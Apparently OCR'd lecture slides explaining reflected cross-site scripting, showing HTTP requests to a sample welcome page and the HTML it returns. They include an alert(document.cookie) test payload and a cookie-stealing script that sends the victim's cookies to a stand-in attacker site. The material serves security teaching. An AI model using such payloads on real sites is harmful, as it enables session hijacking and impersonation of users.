</HTML>
```




```
GET /welcomePage.cgi?name=Mark%20Anthony HTTP/1.0
Host: www.TargetServer.com
```

Overview of the Attack

```
<HTML>
<Title>Welcome!</Title>
    Hi <script>alert(document.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- Opens a browser window
- All cookie related to TargetServer displayed

Client

Target Server

When clicked


GET /welcomePage.cgi?name=<script>alert(document.cookie)</script> HTTP/1.0
Host: www.TargetServer.com

Page with link

Attacker

Page has link:
http://www.TargetServer.com/welcome.cgi?name=<script>alert(document.cookie)</script>

Overview of the Attack



- In a real attack – attacker wants all the cookie!!

Page has link:
http://www.TargetServer.com/welcomePage.cgi?name=<script>window.open("http://www.attacker.site/collect.cgi?cookie="%2Bdocument.cookie)</script>

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- Calls collect.cgi at attacker.site
- All cookie related to TargetServer are sent as input to the cookie variable
- Cookies compromised !!
- Attacker can impersonate the victim at the TargetServer !!